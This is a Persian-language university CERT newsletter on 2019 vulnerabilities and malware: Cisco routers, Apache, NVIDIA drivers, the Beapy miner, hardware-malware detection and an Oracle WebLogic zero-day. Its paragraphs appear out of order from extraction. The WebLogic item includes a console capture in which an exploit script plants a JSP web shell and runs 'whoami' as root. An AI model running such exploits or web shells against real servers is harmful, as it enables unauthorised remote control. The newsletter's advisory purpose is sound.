



KHARAZMI CERT
COORDINATION CENTER
مرکز تخصصی آپا خوارزمی

خبرنامه "آپا" دانشگاه خوارزمی

در این شماره خواهید خواند:



وصله‌های امنیتی برای رفع آسیب
پذیری‌های متعدد در NVIDIA

شرکت بزرگ تولید کننده‌ی کارت‌های
گرافیک بسیار محبوب NVIDIA چند
مدتی است که درگیر آسیب پذیری‌های شده
است که بسیار بر نام و اعتبار این شرکت تاثیر
گذاشته است. - صفحه ۴

Apache

HTTP SERVER



ضعف امنیتی جدید وب سرور آپاچی

در اول آپریل یکی از اعضای بنیانگذار بنیاد
نرم افزار آپاچی و پروژه OpenSSL به نام
Mark J Cox در توئیتر خود هشدار داد در
مورد یک نقص مهم در پروتکل Apache
HTTP Server را ارسال کرد. وب سرور
آپاچی یکی از محبوب ترین و گسترده ترین
وب سرورهای منبع باز در جهان است که
تقریباً ۴۰ درصد از کل اینترنت را پشتیبانی
می کند. - صفحه ۳




وصله امنیتی سیسکو برای دو مدل از
مسیریاب‌هایش

سیسکو اعلام کرد که پچ‌های جدیدی را برای
روترهای RV320 و RV325 منتشر کرده
است تا به طور صحیح آسیب پذیری‌هایی را
که برای حملاتی در طی دو ماه مورد هدف
قرار گرفته بود، شناسایی کند. این شرکت
تلاش کرد آسیب پذیری‌ها را در ماه ژانویه
حل کند. - صفحه ۲

ORACLE


نقص بحرانی روز صفر در سرور اوراکل
WebLogic

محققان امنیتی یک نقص "بسیار بحرانی" روز
صفر را در سرور اوراکل WebLogic کشف
کرده اند که این نقص بر تمامی نسخه های
WebLogic تاثیر می گذارد. آسیب پذیری
اجازه می دهد تا هکرها بتوانند کد های
دلخواه را از راه دور اجرا کنند. - صفحه ۷



تبدیل شرکت‌های آسیایی را به یک
ماینر Monero

تیم امنیت نرم افزار شرکت Symantec
روز چهارشنبه خبری را در وبلاگ خود انتشار
داد که براساس آن، ۸۰ درصد از قربانیان
این بدافزار در چین و با ملیت کره جنوبی،
ژاپن و ویتنام هستند. - صفحه ۶



روش جدید محققان برای کشف
بدافزارهای پنهان در سخت افزارها

نرم افزارها همیشه قادر به کشف بدافزارهای
موجود در فریمورهای سخت افزارها نیستند.
تشخیص هک‌های سخت افزاری به شدت
دشواری بوده اما پیشرفتی بزرگ در جلوگیری
از این حملات به تازگی صورت گرفته است. -
صفحه ۵

وصله امنیتی سیسکو برای دو مدل از مسیریاب‌هایش



این آسیب پذیری‌ها بر روترهای کوچک RV320 و RV325 پچ شده است.

درخواست URL خاص استفاده کند. یک سوءاستفاده موفق می‌تواند به مهاجم اجازه دهد پیکربندی روتر یا اطلاعات تشخیصی دقیق را دانلود کند این بهره برداری می‌تواند منجر به نقص دوم شود، که به عنوان CVE-2019-1652 ردیابی می‌شود و دلیل اعتبار نامعتبر ورودی کاربر است. این می‌تواند به یک مهاجم دارای مجوز معتبر با امتیازات اداری در یک دستگاه آسیب دیده برای اجرای دستورات دلخواه اجازه دهد. مهاجم می‌تواند از طریق ارسال درخواست-های HTTP POST مخرب به رابط مدیریتی مبتنی بر یک دستگاه آسیب دیده از این آسیب پذیری بهره برداری کند. یک سوءاستفاده موفق می‌تواند به مهاجم اجازه دهد دستورات دلخواه را بر روی پوسته لینوکس به عنوان root اجرا کند. هر دو

سیسکو اعلام کرد که پچ‌های جدیدی را برای روترهای RV320 و RV325 منتشر کرده است تا به طور صحیح آسیب پذیری‌هایی را که برای حملاتی در طی دو ماه مورد هدف قرار گرفته بود، شناسایی کند. این شرکت تلاش کرد آسیب پذیری‌ها را در ماه ژانویه حل کند، اما پچ‌هایی که در ابتدا منتشر شدند ناقص بودند. بیش از ۹,۶۰۰ روتر در معرض آسیب قرار گرفتند هر دو آسیب پذیری بر روی رابط مدیریتی مبتنی بر روترهای RV320 و RV325 تاثیر می‌گذارد. اولین آن‌ها به عنوان CVE-2019-1653 ردیابی می‌شود و می‌تواند به یک مهاجم ناشناس، از راه دور برای بازیابی اطلاعات حساس اجازه دهد. این مسئله ناشی از کنترل دسترسی نامناسب برای URL است. مهاجم می‌تواند با آسیب پذیری از طریق اتصال به یک دستگاه آسیب دیده از طریق HTTP یا HTTPS و درخواست URL خاص استفاده کند. یک

ضعف امنیتی جدید وب سرور آپاچی

Handshake را از محدودیت‌های کنترل دسترسی پیکربندی دور کند.

بنابراین خدمات میزبانی وب، سازمان‌هایی که سرورهای خود و مدیران وب را مدیریت میکنند، به شدت توصیه میشوند که آپاچی HTTP خود را به آخرین نسخه در اسرع وقت ارتقا دهند.

بیشتر مربوط به خدمات میزبانی وب است که در آن مشتریان مخرب یا هک‌هایی که توانایی اجرای اسکریپت‌های PHP یا CGI را در یک وب سایت دارند می‌توانند از نقص دسترسی ریشه در سرور استفاده کنند و در نهایت به همه دیگران آسیب برسانند وب سایت‌های میزبانی شده در همان سرور. علاوه بر این، آخرین نسخه Apache HTTPD 2.4.39 همچنین دارای سه آسیب پذیری کم و دو آسیب پذیری مهم دیگر است. دومین خطای مهم (CVE-2019-0217) می‌تواند به کاربر اجازه می‌دهد تا با اعتبار معتبر برای احراز هویت با استفاده از نام کاربری دیگر، دور زدن محدودیت‌های کنترل پیکربندی دسترسی داشته باشد. سومین آسیب پذیری، مداخله کنترل دسترسی mod_ssl است (CVE-2019-0215)، یک خطا در mod_ssl هنگام استفاده از تأیید گواهی کلاینت هر مکان با TLSv1.3 اجازه داد که مشتری پشتیبانی از Post-Authentication


در اول آوریل یکی از اعضای بنیانگذار بنیاد نرم افزار آپاچی و پروژه OpenSSL به نام Mark J Cox در توئیتر خود هشدار داد در مورد یک نقص مهم در پروتکل Apache HTTP Server را ارسال کرد. وب سرور آپاچی یکی از محبوب‌ترین و گسترده‌ترین وب سرورهای منبع باز در جهان است که تقریباً ۴۰ درصد از کل اینترنت را پشتیبانی می‌کند.

این آسیب پذیری که به نام CVE-2019-0211 شناسایی شده است و توسط توسعه دهندگان آپاچی در آخرین نسخه ۲.۴.۳۹ نرم افزار آن که در دوم آوریل منتشر شده، پیچ شده است. این نقص در نسخه ۲.۴.۱۷ آپاچی HTTP Server از طریق ۲.۴.۳۸ تحت تاثیر قرار می‌گیرد و می‌تواند هر کاربر کمتری را مجاز به اجرای کد دلخواه با امتیازات ریشه در سرور هدف قرار دهد.

اگر چه هنوز یک کد اثبات (PoC) برای این نقص ارائه نشده است. این آسیب پذیری



وصله‌های امنیتی برای رفع آسیب پذیری‌های متعدد در NVIDIA



بگیرداکتر این آسیب پذیری ها نیاز به دسترسی محلی به سیستم هدف دارد.


تحت تاثیر قرار می دهد و می تواند منجر به افشای اطلاعات، انکار سرویس (DoS)، تشدید امتیازات یا اجرای کد شود. دومین و جدی ترین آسیب پذیری آن، بر اساس نمره CVSS آن ۸.۴، CVE-2017-6278 می باشد. که درایور های ولتاژفرکانس های پویا در هسته تگرا (DVFS) سبب این مشکل هستند، این آسیب پذیری امکان می دهد خواندن یا نوشتن یک بافر با استفاده از شاخص یا اشاره گر که به محل حافظه پس از پایان بافر اشاره می کند، که ممکن است منجر به انکار سرویس یا تشدید امتیازات اجرایی شود. سومین خطای شدید (CVE-2018-6267)، نمره CVSS 8.4 در درایور Tegra OpenMax (libnvomx) یافت شده و شامل یک چک لیست متادیتا کاربر می شود که می تواند ایرادهای نامعتبر را به عنوان معتبر به تصویب برساند و در نتیجه یک وضعیت DoS یا تشدید امتیازات اجرایی در نظر

شرکت بزرگ تولید کننده کارت‌های گرافیک بسیار محبوب NVIDIA چند مدتی است که درگیر آسیب پذیری‌های شده است که بسیار بر نام و اعتبار این شرکت تاثیر گذاشته است.

این هفته NVIDIA وصله‌های امنیتی را برای رفع آسیب پذیری‌های متعدد در Linux Driver Package L4T منتشر کرد، از جمله چند نقص بحرانی با ارزیابی درجه بالا. مهمترین اشکالات CVE-2018-6269، یک آسیب پذیری است که در کرنل Tegra ساکن است. (VSS 8.8) این کنترل دستیابی به ورودی / خروجی (IOCTL) را برای درخواست حالت کاربر



روش جدید محققان برای کشف بدافزارهای پنهان در سخت افزارها



تنها نکته اینجا این است که نرم افزارهای مخرب بسیار دقیق می‌توانند تلاش کنند که مصرف برق طبیعی را تکرار کنند. در این موارد، زمانی وجود دارد که ابزار ارائه شده قادر به تشخیص حضور نرم افزارهای مخرب نیست. با این حال، در تحقیقات، سرقت اطلاعات توسط نرم افزارهای مخرب به میزان ۸۶ تا ۹۷ درصد کاهش پیدا کرد.

حمایت شده است.

رایانه‌های رومیزی برنامه اصلی این نوآوری نیستند. دستگاه‌های مربوط به اینترنت اشیا و سیستم‌های پیاده سازی شده در صنایع موارد مهم استفاده این نوآوری هستند که باید به آنان نگاهی انداخت. بسیاری از این دستگاه‌ها دارای سیستم عامل نیستند و تنها کد دستگاه را اجرا می‌کنند که در بخش کوچکی از حافظه غیر قابل ذخیره نگهداری می‌شود. نرم افزار آنتی ویروس در اکثر سیستم‌های Embedded در دنیای واقعی عملی نیست.

مانیتور کردن قدرت مصرفی وسایل به تنهایی یک ایده جدید نمی‌باشد اما ایده‌ی ایجاد یک وسیله‌ی با قابلیت نصب آسان بر روی وسایل مختلف بسیار جذاب است.

نرم افزارها همیشه قادر به کشف بدافزارهای موجود در فریمورهای سخت افزارها نیستند. تشخیص هک‌های سخت افزاری به شدت دشوار بوده اما پیشرفتی بزرگ در جلوگیری از این حملات به تازگی صورت گرفته است.

پنهان کردن نرم افزارهای مخرب داخل درایوهای سخت افزاری، مادربورد، کارت گرافیک و دیگر اجزای رایج در سطح سیستم عامل، تشخیص هرگونه فعالیت خلافکارانه را تقریباً غیر ممکن می‌کند.

محققان دانشگاه ایالتی کارولینای شمالی و دانشگاه تگزاس، روش‌های قابل اعتمادی برای شناسایی چنین نفوذاتی را توسعه داده‌اند. با مشخص کردن توان مصرفی سیستم و هر یک از اجزای آن، نوع بدافزار موجود می‌تواند تعیین گردد. این تحقیقات توسط موسسه Lockheed Martin و بنیاد ملی علوم

تبدیل شرکتهای آسیایی را به یک ماینر Monero



مجرمان سایبری می‌باشد.

در ابتدای امسال محققان امنیتی در شرکت Palo Alto بدافزار جدیدی را کشف کردند که توانایی در اختیار گرفتن کنترل Admin سیستم برای حذف محصولات امنیتی و سپس تزریق کدهای مخرب استخراج کننده-ی Monero را دارد. این تیم همچنین موفق به کشف انواع متنوعی از بدافزارهای سارق Cookie های مرورگرها و سایر اطلاعات بروی کامپیوترهای Mac شدند.

بدون وصله امنیتی برای سرقت اطلاعات گسترش یابد.

براساس اعلام Symantec، بدافزارهایی که سارق ارز رمز هستند می‌توانند تاثیرات بسیار زیادی را بروی شرکتها داشته باشند همانند افت سرعت و کارایی، افت بهره وری و افزایش هزینه‌ها. اگر چه فعالیت رمزنگاری در سال گذشته در حدود ۵۲ درصد کاهش یافته است، اما هنوز هم هکرهایی در این میان هستند که به طور عمده به این نو کسب و کارها علاقه دارند.

شرکت Symantec اعلام نمود که اولین ردگیری از این بدافزار در ماه ژانویه اتفاق افتاده است اما فعالیت این بدافزار در ماه مارچ با افزایش چشمگیری مواجه شده است.

ویژگی‌های بالای امنیتی و حریم موجود در این ارز رمز باعث شده است تا در میان هکرهای تولید کننده بدافزار، محبوبیت بالایی را کسب کند. تحقیقات دانشگاهی اخیر نشان می‌دهد که در حدود ۵ درصد از استخراج ارز رمز Monero مربوط به

تیم امنیت نرم افزار شرکت Symantec روز چهارشنبه خبری را در وبلاگ خود انتشار داد که براساس آن، ۸۰ درصد از قربانیان این بدافزار در چین و با ملیت کره جنوبی، ژاپن و ویتنام هستند.

این شرکت ادعا کرده است که کد مخرب Beapy بر خلاف اکثر بدافزارهایی که بر مبنای مرورگر هستند براساس فایل می‌باشد. این بدافزار با ارسال فایل آلوده‌ی اکسل به قربانیان از طریق ایمیل و با دانلود درب پستی DoublePulsar فعالیت خود را آغاز می‌کند.

بدافزار DoublePulsar (که توسط NSA توسعه داده شده است) همچنین در حملات مربوط به WannaCry در سال ۲۰۱۷ نیز مورد استفاده قرار گرفت.

به محض اینکه DoublePulsar بروی سیستم قربانی نصب گردد اقدام به دانلود Miner خواهد کرد. در همین لحظه این بدافزار از یکی دیگر از ابزارهای لو رفته‌ی NSA به نام EternalBlue استفاده می‌کند تا در سراسر شبکه و بروی کامپیوترهای

نقص بحرانی روز صفر در سرور اوراکل WebLogic

به این مسئله پاسخ دهد، خسارات زیادی بر کاربران وارد شود و اما راه کارهای فعلی برای رفع این مشکل تا آمدن به روز رسانی جدید پاک کردن wls-wsat است.

```

C:\Windows\system32\cmd.exe
C:\Users\CTF\Desktop>python async_webshell.py http://10.10.20.166:7001 hack.jsp

webshell
By jas502n

>>>Usage: python webshell.py url webshell.jsp
>>>The Vuln Url: http://10.10.20.166:7001/_async/AsyncResponseService

Webshell:
http://10.10.20.166:7001/bea_wls_internal/hack.jsp?cmd=whoami

C:\Users\CTF\Desktop>curl http://10.10.20.166:7001/bea_wls_internal/hack.jsp?cmd=whoami

<HTML><BODY>
Commands with JSP
<FORM METHOD="GET" NAME="myform" ACTION="">
<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
<pre>
Command: whoami<BR>
root
</pre>
</BODY></HTML>

C:\Users\CTF\Desktop>
    
```


ملی چین (CNVD) توضیح داد که چگونه این نقص کار می کند: "از آنجا که بسته WAR دارای نقصی در نادیده گرفتن اطلاعات ورودی است، مهاجم می تواند مجوز سرور مقصد را با ارسال یک درخواست HTTP مخرب به دقت ساخته شده است را بدست آورد. و فرمان را از راه دور و بدون مجوز اجرا می کند."

اگر چه مشخص نیست که چگونه بسیاری از کاربران ممکن است تحت تاثیر آسیب پذیری قرار بگیرند ولی ر حال حاضر بیش از ۱۰۱,۰۴۰ سرور WebLogic در اینترنت وجود دارد که ۳۶,۱۷۳ آن در چین و آمریکا می باشد. به طور معمول اوراکل به روز رسانی های امنیتی خود را هر سه منتشر می کند و شاید زمان کمی داشته باشد تا به حل این مشکل به پردازد. علیرغم هشدار ها به اوراکل ممکن است پیش از آنکه شرکت

محققان امنیتی یک نقص "بسیار بحرانی" روز صفر را در سرور اوراکل WebLogic کشف کرده اند که این نقص بر تمامی نسخه های WebLogic تاثیر می گذارد. آسیب پذیری اجازه می دهد تا هکرها بتوانند کد های دلخواه را از راه دور اجرا کنند. این نقص، به نام "CNVD-C-2019-48814"، تاثیر گزار بر روی همه نسخه های WebLogic است، از جمله آخرین به روز رسانی آن می باشد: wls9_async_response.war و wls-wsat.war

WebLogic اوراکل یک ابزار مبتنی بر جاوا است که کاربران را قادر می سازد تا برنامه های سازمانی چند لایه را از طریق ابر توسعه دهند. مجرمان سایبری قادر به بهره برداری از این آسیب پذیری بدون مجوز و با جمع آوری یک درخواست HTTP مخرب هستند. پلت فرم اشتراک گذاری آسیب پذیری اطلاعات

KHARAZMI CERT COORDINATOR CENTER



دانلود رایگان:

دانلود رایگان مجموعه کامل خبرنامه‌ها از طریق اسکن کد زیر در دسترس است.



نشانی:

کرج - دانشگاه خوارزمی - کتابخانه‌ی مرکزی - طبقه‌ی همکف - مرکز آپا

تلفن:

۰۲۶۳۴۵۷۵۰۱۲
۰۲۶۳۴۵۷۵۰۱۸
۰۲۶۳۴۵۷۹۶۰۰ (داخلی ۲۶۲۲)

پست الکترونیک:

cert@khu.ac.ir

وب سایت:

https://cert.khu.ac.ir/

کانال مرکز آپا خوارزمی:

@khu_cert

مرکز آپا دانشگاه خوارزمی

رییس مرکز:

دکتر امید مهدی عبادتی

اعضای هیات علمی:

دکتر احسان ملکیان

دکتر امید مهدی عبادتی

کارشناسان مرکز:

محمدحسین خدای

سمیه نیا خلیلی

محمد مرتضوی

امین زمانی

حسین علیمرادی

شیوا بهادری

امیرحسین ضرغامی

محسن یزدی‌نژاد

فاطمه الهی

